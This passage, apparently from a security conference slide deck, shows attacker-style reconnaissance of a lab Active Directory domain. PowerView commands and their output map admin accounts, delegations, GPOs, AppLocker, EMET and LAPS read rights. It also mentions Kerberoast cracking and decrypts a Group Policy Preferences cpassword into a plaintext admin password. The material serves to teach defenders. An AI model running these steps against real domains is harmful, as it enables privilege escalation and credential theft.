
SPN Directory:

http://adsecurity.org/?page_id=183

Cracking Service Account Passwords (Kerberoast)

Request/Save TGS service tickets & crack offline.

- ◆ “Kerberoast” python-based TGS password cracker.
- ◆ No elevated rights required.
- ◆ No traffic sent to target.



Discover Admin Accounts: Group Enumeration

```
PS C:\Users\joeuser> Get-NetGroupMember -GroupName "Domain Admins"
```

```
GroupDomain : lab.adsecurity.org
GroupName : Domain Admins
MemberDomain : lab.adsecurity.org
MemberName : LukeSkywalker
MemberSID : S-1-5-21-1581655573-3923512380-696647894-2629
IsGroup : False
MemberDN : CN=LukeSkywalker,OU=AD Management,DC=lab,DC=adsecurity,DC=org
```

```
GroupDomain : lab.adsecurity.org
GroupName : Domain Admins
MemberDomain : lab.adsecurity.org
MemberName : ADSAdministrator
MemberSID : S-1-5-21-1581655573-3923512380-696647894-500
IsGroup : False
MemberDN : CN=ADSAdministrator,CN=Users,DC=lab,DC=adsecurity,DC=org
```

```
PS C:\> get-adgroup "Domain Admins" | Get-ADGroupMember
```

```
distinguishedName : CN=ADSAdministrator,CN=Users,DC=lab,DC=adsecurity,DC=org
name : ADSAdministrator
objectClass : user
objectGUID : 72ac7731-0a76-4e5a-8e5d-b4ded9a304b5
SamAccountName : ADSAdministrator
SID : S-1-5-21-1581655573-3923512380-696647894-500
```

```
distinguishedName : CN=LukeSkywalker,OU=AD Management,DC=lab,DC=adsecurity,DC=org
```

Discover Admin Accounts – RODC Groups

```
PS C:\Users\joeuser> Get-NetGroupMember -GroupName "Denied RODC Password Replication Group"
```

```
GroupDomain : lab.adsecurity.org
GroupName : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName : Read-only Domain Controllers
MemberSID : S-1-5-21-1581655573-3923512380-696647894-521
IsGroup : True
MemberDN : CN=Read-only Domain Controllers,CN=Users,DC=lab,DC=adsecurity,DC=org
```

```
GroupDomain : lab.adsecurity.org
GroupName : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName : Domain Controllers
MemberSID : S-1-5-21-1581655573-3923512380-696647894-516
IsGroup : True
MemberDN : CN=Domain Controllers,CN=Users,DC=lab,DC=adsecurity,DC=org
```

```
GroupDomain : lab.adsecurity.org
GroupName : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName : krbtgt
MemberSID : S-1-5-21-1581655573-3923512380-696647894-502
IsGroup : False
MemberDN : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org
```

```
GroupDomain : lab.adsecurity.org
GroupName : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName : Schema Admins
MemberSID : S-1-5-21-1581655573-3923512380-696647894-518
IsGroup : True
MemberDN : CN=Schema Admins,CN=Users,DC=lab,DC=adsecurity,DC=org
```

```
GroupDomain : lab.adsecurity.org
```

Discover Admin Accounts – AdminCount = 1

```
PS C:\Users\joeuser> Get-NetUser -AdminCount | Select name,whencreated,pwdlastset,lastlogon  


| name             | whencreated          | pwdlastset            | lastlogon             |
|------------------|----------------------|-----------------------|-----------------------|
| ADSAdministrator | 8/28/2015 2:09:40 AM | 6/10/2016 9:41:42 PM  | 7/4/2016 7:54:24 PM   |
| krbtgt           | 8/28/2015 2:10:22 AM | 8/27/2015 10:10:22 PM |                       |
| LukeSkywalker    | 8/30/2015 2:21:11 AM | 8/29/2015 10:26:02 PM | 8/29/2015 10:30:31 PM |
| Kylo Ren         | 6/11/2016 9:12:41 PM | 6/11/2016 5:12:41 PM  | 12/31/1600 7:00:00 PM |


```

```
PS C:\> get-aduser -filter {AdminCount -eq 1} -prop * |  
select name,Created,PasswordLastSet,LastLogonDate  


| name             | Created              | PasswordLastSet      | LastLogonDate        |
|------------------|----------------------|----------------------|----------------------|
| ADSAdministrator | 8/27/2015 7:09:40 PM | 6/10/2016 6:41:42 PM | 6/10/2016 6:29:50 PM |
| krbtgt           | 8/27/2015 7:10:22 PM | 8/27/2015 7:10:22 PM |                      |
| LukeSkywalker    | 8/29/2015 7:21:11 PM | 8/29/2015 7:26:02 PM | 8/29/2015 7:29:52 PM |
| Kylo Ren         | 6/11/2016 2:12:41 PM | 6/11/2016 2:12:41 PM |                      |


```

Discover AD Groups with Local Admin Rights

```
PS C:\Users\joeuser> Get-NetGPOGroup
```

```
GPOPath      : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
Filters       :
GroupName    : Administrators (built-in)
GroupSID     : S-1-5-32-544
GroupMemberOf :
GroupMembers  : {S-1-5-21-1581655573-3923512380-696647894-2628}
GPODisplayName: Add Server Admins to Local Administrator Group
GPOName      : {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
GPOType       : GroupPolicyPreferences

GPODisplayName: Add Workstation Admins to Local Administrators Group
GPOName      : {45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOPath      : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOType       : RestrictedGroups
Filters       :
GroupName    : ADSECLAB\Workstation Admins
GroupSID     : S-1-5-21-1581655573-3923512380-696647894-2627
GroupMemberOf :
GroupMembers  : {}

GPOPath      : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{F481B887-A0BC-4044-9DB2-4979899B0BC5}
Filters       :
GroupName    : Remote Desktop Users (built-in)
GroupSID     : S-1-5-32-555
GroupMemberOf :
GroupMembers  : {S-1-5-21-1581655573-3923512380-696647894-513}
GPODisplayName: Set Remote Users
GPOName      : {F481B887-A0BC-4044-9DB2-4979899B0BC5}
GPOType       : GroupPolicyPreferences
```

Discover AD Groups with Local Admin Rights

```
PS C:\> Find-GPOComputerAdmin -OUName 'OU=Workstations,DC=lab,DC=adsecurity,DC=org'
```

```
ComputerName      :  
GPODisplayName   : Add Workstation Admins to Local Administrators Group  
GPOPath          : \\lab.adsecurity.org\sysVol\lab.adsecurity.org\Policies\{45556105-EFE6  
                   92C-AACB1D3D4DE5}  
objectName       : Workstation Admins  
objectDN         : CN=Workstation Admins,OU=AD Management,DC=lab,DC=adsecurity,DC=org  
objectSID        : S-1-5-21-1581655573-3923512380-696647894-2627  
IsGroup          : True
```

```
PS C:\> get-NetComputer -ADSPATH 'OU=Workstations,DC=lab,DC=adsecurity,DC=org'  
ADSWRKWIN7.lab.adsecurity.org  
ADSWKWIN7.lab.adsecurity.org  
ADSWKWin10.lab.adsecurity.org
```

Attack of the Machines: Computers with Admin Rights

```
PS C:\Users\joeuser> get-netgroup "*admins*" | Get-NetGroupMember -Recurse |  
    ?{$_._MemberName -Like '*$'}
```

```
GroupDomain : lab.adsecurity.org  
GroupName   : Workstation Admins  
MemberDomain : lab.adsecurity.org  
MemberName   : ADSWKWIN10$  
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-3606  
IsGroup      : False  
MemberDN     : CN=ADSWKWIN10,OU=Workstations,DC=lab,DC=adsecurity,DC=org  
  
GroupDomain : lab.adsecurity.org  
GroupName   : Workstation Admins  
MemberDomain : lab.adsecurity.org  
MemberName   : ADSWKWIN7$  
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-1602  
IsGroup      : False  
MemberDN     : CN=ADSWKWIN7,OU=Workstations,DC=lab,DC=adsecurity,DC=org
```

Discover Users with Admin Rights

```
PS C:\Users\joeuser> get-netgroup "*admins*" | get-netgroupmember -Recurse |  
?{Get-NetUser $_.MemberName -filter '(mail=*)'}
```

```
GroupDomain : lab.adsecurity.org  
GroupName : Help Desk Level 3 Admins  
MemberDomain : lab.adsecurity.org  
MemberName : Anakin.Skywalker  
MemberSID : S-1-5-21-1581655573-3923512380-696647894-19774  
IsGroup : False  
MemberDN : CN=Anakin Skywalker,OU=Accounts,DC=lab,DC=adsecurity,DC=org
```

```
PS C:\Users\joeuser> get-netgroup "*admins*" | Get-NetGroupMember -Recurse |  
?{$_.MemberName -Like '*.*'}
```

```
GroupDomain : lab.adsecurity.org  
GroupName : Help Desk Level 3 Admins  
MemberDomain : lab.adsecurity.org  
MemberName : Anakin.Skywalker  
MemberSID : S-1-5-21-1581655573-3923512380-696647894-19774  
IsGroup : False  
MemberDN : CN=Anakin Skywalker,OU=Accounts,DC=lab,DC=adsecurity,DC=org
```

Discover Virtual Admins

```
PS C:\Users\joeuser> get-netgroup "*Hyper*" | Get-NetGroupMember
```

```
GroupDomain    : lab.adsecurity.org
GroupName      : Hyper-V Admins
MemberDomain   : lab.adsecurity.org
MemberName     : JangoFett
MemberSID      : S-1-5-21-1581655573-3923512380-696647894-4116
IsGroup        : False
MemberDN       : CN=Jango Fett,OU=Accounts,DC=lab,DC=adsecurity,DC=org
```

```
PS C:\Users\joeuser> get-netgroup "*VMWare*" | Get-NetGroupMember
```

```
GroupDomain    : lab.adsecurity.org
GroupName      : VMWare Admins
MemberDomain   : lab.adsecurity.org
MemberName     : JangoFett
MemberSID      : S-1-5-21-1581655573-3923512380-696647894-4116
IsGroup        : False
MemberDN       : CN=Jango Fett,OU=Accounts,DC=lab,DC=adsecurity,DC=org
```

Follow the Delegation...

```
PS C:\Users\joeuser> Invoke-ACLScanner -ResolveGUIDs -ADSpPath 'OU=Accounts,DC=lab,DC=adsecurity,DC=org' |
```

```
    Where {$_.ActiveDirectoryRights -eq 'GenericAll'}
```

InheritedObjectType	:	User
ObjectDN	:	OU=Accounts,DC=lab,DC=adsecurity,DC=org
ObjectType	:	All
IdentityReference	:	ADSECLAB\Help Desk Level 2
IsInherited	:	False
ActiveDirectoryRights	:	GenericAll
PropagationFlags	:	InheritOnly
ObjectFlags	:	InheritedObjectTypePresent
InheritanceFlags	:	ContainerInherit
InheritanceType	:	Descendents
AccessControlType	:	Allow
ObjectSID	:	
IdentitySID	:	S-1-5-21-1581655573-3923512380-696647894-4113
InheritedObjectType	:	User
ObjectDN	:	OU=Accounts,DC=lab,DC=adsecurity,DC=org
ObjectType	:	All
IdentityReference	:	ADSECLAB\Help Desk Level 3
IsInherited	:	False
ActiveDirectoryRights	:	GenericAll
PropagationFlags	:	InheritOnly
ObjectFlags	:	InheritedObjectTypePresent
InheritanceFlags	:	ContainerInherit
InheritanceType	:	Descendents
AccessControlType	:	Allow
ObjectSID	:	
IdentitySID	:	S-1-5-21-1581655573-3923512380-696647894-4114

Follow the Delegation...

```
PS C:\Users\joeuser> Get-NetGroupMember "Help Desk Level 3"
```

```
GroupDomain    : lab.adsecurity.org
GroupName      : Help Desk Level 3
MemberDomain   : lab.adsecurity.org
MemberName     : C3PO
MemberSID      : S-1-5-21-1581655573-3923512380-696647894-4119
IsGroup        : False
MemberDN       : CN=C3PO,OU=AD Management,DC=lab,DC=adsecurity,DC=org
```

Discover Admin Accounts: Group Policy Preferences

\\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
    <Properties action="U" newName="ADSAdmin" fullName="" description=""
      cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bLOUi0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ"
      changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
      (built-in)" expires="2015-02-17" />
  </User>
</Groups>
```

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bLOUi0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ'
#Super@Secure&Password$2015?
```

Identify Partner Organizations via Contacts

All Contact Email Addresses:

AdmiralKenobi@empire.mil
AdmiralKenobi@RebelFleet.mil
HanAntilles@thealliance.org
HanKenobi@Thefirstorder.com
HanOrgana@Starkiller.com
HanSkywalker@rebelalliance.com
KyloRen@RebelFleet.mil
LeiaCalrissian@Thefirstorder.com
LeiaFett@empire.mi
LukeDameron@rebel
LukeKenobi@Starkiller
LukeRen@empire.mil
LukeSkywalker@thealliance.org
LukeSolo@rebelalliance.org
LukeSolo@thealliance.org
MoffAckbar@thealliance.org
PoeCalrissian@empire.mil
PoeKenobi@Thefirstorder.com
PoeTarkin@Starkiller.com
WedgeAntilles@Thefirstorder.com
WedgeRen@Thefirstorder.com
WedgeTarkin@Thefirstorder.com

All Contact Email Domains:

empire.mil
rebelalliance.com
RebelFleet.mil
Starkiller.com
thealliance.org
Thefirstorder.com

Identify Domain Password Policies

```
PS C:\Users\joeuser> Get-DomainPolicy
```

Name	Value
-----	-----
Kerberos Policy	{MaxTicketAge, MaxServiceAge, MaxClockSkew, MaxRenewAge...}
System Access	{MinimumPasswordAge, MaximumPasswordAge, LockoutBadCount, Pa...
Version	{Revision, signature}
Registry Values	{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash}
Unicode	{Unicode}

```
PS C:\> Get-ADDefaultDomainPasswordPolicy
```

ComplexityEnabled	: True
DistinguishedName	: DC=lab,DC=adsecurity,DC=org
LockoutDuration	: 00:30:00
LockoutObservationWindow	: 00:30:00
LockoutThreshold	: 0
MaxPasswordAge	: 42.00:00:00
MinPasswordAge	: 1.00:00:00
MinPasswordLength	: 7
objectClass	: {domainDNS}
objectGuid	: bbf0907c-3171-4448-b33a-76a48d859039
PasswordHistoryCount	: 24
ReversibleEncryptionEnabled	: False

Identify Fine-Grained Password Policies

```
Domain          : lab.adsecurity.org
Name            : SpecialPasswordPolicyPSO
Precedence      : 400
AppliesTo       : CN=Special Password Policy Users,OU=AD Management,DC=la
AppliesToCount  : 0
AppliesToMembers: :
ComplexityEnabled: True
ReversibleEncryptionEnabled: True
MinPasswordAge  : 1.00:00:00
MaxPasswordAge  : 365.00:00:00
MinPasswordLength: 10
PasswordHistoryCount: 24
LockoutThreshold: 0
LockoutObservationWindow: 00:00:00
LockoutDuration: 00:00:00
```

Group Policy Discovery

```
PS C:\Users\joeuser> Get-NetGPO | select displayname,name,whenchanged
```

displayname	name	whenchanged
Default Domain Policy	{31B2F340-016D-11D2-945F-00C04FB984F9}	8/28/2015 2:47:00
Default Domain Controllers Policy	{6AC1786C-016F-11D2-945F-00C04FB984F9}	8/28/2015 2:47:00
Domain PowerShell Logging Policy	{1C849565-4527-4A06-AAC8-9395B9671D63}	6/12/2016 3:37:00
Full Auditing Policy	{EF4AC14C-2805-4679-B9A6-614CDC353491}	9/6/2015 6:48:20
Prevent Local Account Logon	{4AE8F380-CAF2-4C88-91B4-39B97C874A25}	12/31/2015 5:04:00
Add Server Admins to Local Administrator Group	{E9CABEOF-3A3F-40B1-B4C1-1FA89AC1F212}	6/12/2016 4:58:00
Add Workstation Admins to Local Administrators Group	{45556105-EFE6-43D8-A92C-AACB1D3D4DE5}	6/12/2016 4:58:00
EMET Config	{4D23BDF2-653E-43D1-B24B-4A72E4325A8E}	6/12/2016 3:28:00
Server Scheduled Task	{E10637ED-7135-42BB-ADE3-1C50E45F2A3A}	6/11/2016 9:20:00
Rename Local Administrator	{11B61A07-E384-4241-A495-6CB1B77B9D1B}	6/11/2016 9:23:00
Applocker Configuration	{7230212E-1951-4845-9974-6E7BF70CE90C}	6/11/2016 9:29:00
Set Remote Users	{F481B887-A0BC-4044-9DB2-4979899B0BC5}	7/4/2016 11:56:00

```
PS C:\> get-gpo -All | select DisplayName,Id,ModificationTime | ft -auto
```

DisplayName	Id	ModificationTime
Rename Local Administrator	11b61a07-e384-4241-a495-6cb1b77b9d1b	6/11/2016 2:23:06
Domain PowerShell Logging Policy	1c849565-4527-4a06-aac8-9395b9671d63	6/12/2016 8:37:10
Default Domain Policy	31b2f340-016d-11d2-945f-00c04fb984f9	8/27/2015 7:47:20
Add Workstation Admins to Local Administrators Group	45556105-efe6-43d8-a92c-aacb1d3d4de5	1/27/2016 12:38:00
Prevent Local Account Logon	4ae8f380-caf2-4c88-91b4-39b97c874a25	12/31/2015 10:04:30
EMET Config	4d23bdf2-653e-43d1-b24b-4a72e4325a8e	6/12/2016 8:28:40
Default Domain Controllers Policy	6ac1786c-016f-11d2-945f-00c04fb984f9	8/27/2015 7:47:20
Applocker Configuration	7230212e-1951-4845-9974-6e7bf70ce90c	6/11/2016 2:29:52
LAPS Config	c99ac326-35fa-4fe6-998b-d2cac0d1d0f4	6/12/2016 8:26:46
Server Scheduled Task	e10637ed-7135-42bb-adef3-1c50e45f2a3a	6/11/2016 2:20:58
Add Server Admins to Local Administrator Group	e9cabeof-3a3f-40b1-b4c1-1fa89ac1f212	1/27/2016 12:36:36
Full Auditing Policy	ef4ac14c-2805-4679-b9a6-614cdc353491	9/6/2015 11:48:20

Identify AppLocker Whitelisting Settings

```
RegistryKey      : Software\ Policies\ Microsoft\ windows\ SrpV2\ DLL\ 3737732c-99b7-41d4-9037-9cdffb0de0d0
FilePathID       : 3737732c-99b7-41d4-9037-9cdffb0de0d0
Name             : (Default Rule) All DLLs located in the Program Files folder
Description       : Allows members of the Everyone group to load DLLs that are located in the Program Files folder.
UserOrGroupSid   : S-1-1-0
Action            : Allow
FileConditionPath: %PROGRAMFILES%\*

RegistryKey      : Software\ Policies\ Microsoft\ windows\ SrpV2\ EXE\ 921cc481-6e17-4653-8f75-050b80acca20
FilePathID       : 921cc481-6e17-4653-8f75-050b80acca20
Name             : (Default Rule) All files located in the Program Files folder
Description       : Allows members of the Everyone group to run applications that are located in the Program Files
UserOrGroupSid   : S-1-1-0
Action            : Allow
FileConditionPath: %PROGRAMFILES%\*

RegistryKey      : Software\ Policies\ Microsoft\ windows\ SrpV2\ Script\ 06dce67b-934c-454f-a263-2515c8796a5d
FilePathID       : 06dce67b-934c-454f-a263-2515c8796a5d
Name             : (Default Rule) All scripts located in the Program Files folder
Description       : Allows members of the Everyone group to run scripts that are located in the Program Files folder
UserOrGroupSid   : S-1-1-0
Action            : Allow
FileConditionPath: %PROGRAMFILES%\*

RegistryKey      : Software\ Policies\ Microsoft\ windows\ SrpV2\ DLL\ bac4b0bf-6f1b-40e8-8627-8545fa89c8b6
FilePathID       : bac4b0bf-6f1b-40e8-8627-8545fa89c8b6
Name             : (Default Rule) Microsoft Windows DLLs
Description       : Allows members of the Everyone group to load DLLs located in the windows folder.
UserOrGroupSid   : S-1-1-0
Action            : Allow
FileConditionPath: %WINDIR%\*

RegistryKey      : Software\ Policies\ Microsoft\ windows\ SrpV2\ EXE\ a61c8b2c-a319-4cd0-9690-d2177cad7b51
FilePathID       : a61c8b2c-a319-4cd0-9690-d2177cad7b51
Name             : (Default Rule) All files located in the windows folder
Description       : Allows members of the Everyone group to run applications that are located in the windows folder
UserOrGroupSid   : S-1-1-0
Action            : Allow
FileConditionPath: %WINDIR%\*

RegistryKey      : Software\ Policies\ Microsoft\ windows\ SrpV2\ Script\ 9428c672-5fc3-47f4-808a-a0011f36dd2c
FilePathID       : 9428c672-5fc3-47f4-808a-a0011f36dd2c
```

Identify Microsoft EMET Configuration

ProgramPath

```
-----  
*\7-Zip\7z.exe  
*\7-Zip\7zFM.exe  
*\7-Zip\7zG.exe  
*\Adobe\*\Reader\AcroRd32.exe  
*\Adobe\Acrobat*\Acrobat\Acrobat.exe  
*\Adobe\AdobePhotoshopCS*\Photoshop.exe  
*\FoxitReader\FoxitReader.exe  
*\Google\Chrome\Application\chrome.exe  
*\Google\GoogleTalk\googletalk.exe  
*\InternetExplorer\iexplore.exe  
*\iTunes\iTunes.exe  
*\Java\jre*\bin\java.exe  
*\Java\jre*\bin\javaw.exe  
*\Java\jre*\bin\javaws.exe  
*\MicrosoftLync\communicator.exe  
*\mIRC\mirc.exe  
*\MozillaFirefox\firefox.exe  
*\MozillaFirefox\plugin-container.exe  
*\MozillaThunderbird\plugin-container.exe  
*\MozillaThunderbird\thunderbird.exe  
*\OFFICE1*\EXCEL.EXE  
*\OFFICE1*\INFOPATH.EXE  
*\OFFICE1*\LYNC.EXE  
*\OFFICE1*\MSACCESS.EXE  
*\OFFICE1*\MSPUB.EXE  
*\OFFICE1*\OIS.EXE  
*\OFFICE1*\OUTLOOK.EXE  
*\OFFICE1*\POWERPNT.EXE  
*\OFFICE1*\PPTVIEW.EXE  
*\OFFICE1*\VISIO.EXE  
*\OFFICE1*\VPREVIEW.EXE  
*\OFFICE1*\WINWORD.EXE  
*\Opera\*\opera.exe
```

Modules

```
-----  
-EAF  
-EAF  
-EAF  
+EAF+eaf_modules:AcroRd32.dll  
+EAF+eaf_modules:AcroRd32.dll  
  
+EAF+eaf_modules:chrome_child.dll  
-DEP  
+EAF+eaf_modules:mshtml.dll  
  
-HeapSpray  
-HeapSpray  
-HeapSpray  
  
+EAF+eaf_modules:mozjs.dll  
  
+ASRasr_modules:flash*.ocx  
  
+ASRasr_modules:flash*.ocx  
| @PryoTek3 | sean @ adsecurity.org |  
+ASRasr_modules:flash*.ocx
```

Identify Microsoft LAPS Delegation

```
PS C:\Users\joeuser> Get-NetOU -FullData | Get-ObjectAcl -ResolveGUIDs | Where-Object {  
    ($_.ObjectType -like 'ms-Mcs-AdmPwd') -and ($_.ActiveDirectoryRights -match 'ReadProperty') } | ForEach-Object { $_ | Add-Member NoteProperty 'IdentitySID' $(Convert-NameToSid $_.IdentityReference) }
```

InheritedObjectType	:	Computer
ObjectDN	:	OU=Workstations,DC=lab,DC=adsecurity,DC=org
ObjectType	:	ms-Mcs-AdmPwd
IdentityReference	:	ADSECLAB\Workstation Admins
IsInherited	:	False
ActiveDirectoryRights	:	ReadProperty, ExtendedRight
PropagationFlags	:	InheritOnly
ObjectFlags	:	ObjectAceTypePresent, InheritedObjectTypePresent
InheritanceFlags	:	ContainerInherit
InheritanceType	:	Descendents
AccessControlType	:	Allow
ObjectSID	:	
IdentitySID	:	S-1-5-21-1581655573-3923512380-696647894-2627
InheritedObjectType	:	Computer
ObjectDN	:	OU=Workstations,DC=lab,DC=adsecurity,DC=org
ObjectType	:	ms-Mcs-AdmPwd
IdentityReference	:	ADSECLAB\LAPS Password Admins
IsInherited	:	False
ActiveDirectoryRights	:	ReadProperty, ExtendedRight
PropagationFlags	:	InheritOnly
ObjectFlags	:	ObjectAceTypePresent, InheritedObjectTypePresent
InheritanceFlags	:	ContainerInherit
InheritanceType	:	Descendents
AccessControlType	:	Allow
ObjectSID	:	
IdentitySID	:	S-1-5-21-1581655573-3923512380-696647894-4103
InheritedObjectType	:	Computer
ObjectDN	:	OU=Servers,DC=lab,DC=adsecurity,DC=org

Identify Microsoft LAPS Delegation

```
ADSECLAB\LAPS Password Admins  
ADSECLAB\Server Admins  
ADSECLAB\Workstation Admins
```

Enhanced LAPS Delegation Information:

```
-----  
ADSECLAB\LAPS Password Admins (0 Total Members) has LAPS password view access to the following:  
* OU=Servers,DC=lab,DC=adsecurity,DC=org
```

```
* OU=Workstations,DC=lab,DC=adsecurity,DC=org
```

```
ADSECLAB\Workstation Admins (1 Total Members) has LAPS password view access to the following:
```

```
* OU=Workstations,DC=lab,DC=adsecurity,DC=org
```


```
ADSECLAB\Server Admins (1 Total Members) has LAPS password view access to the following:
```

```
* OU=Servers,DC=lab,DC=adsecurity,DC=org
```

AD Defenses & Bypasses

You. Shall. Not. Pass!

-gandalf



How to Compromise a Windows Domain


Graphic by
Florian Roth (@cyb3rops)

Step 1 - Local Privilege Escalation

Via: Exploits, Scripts, Discovery
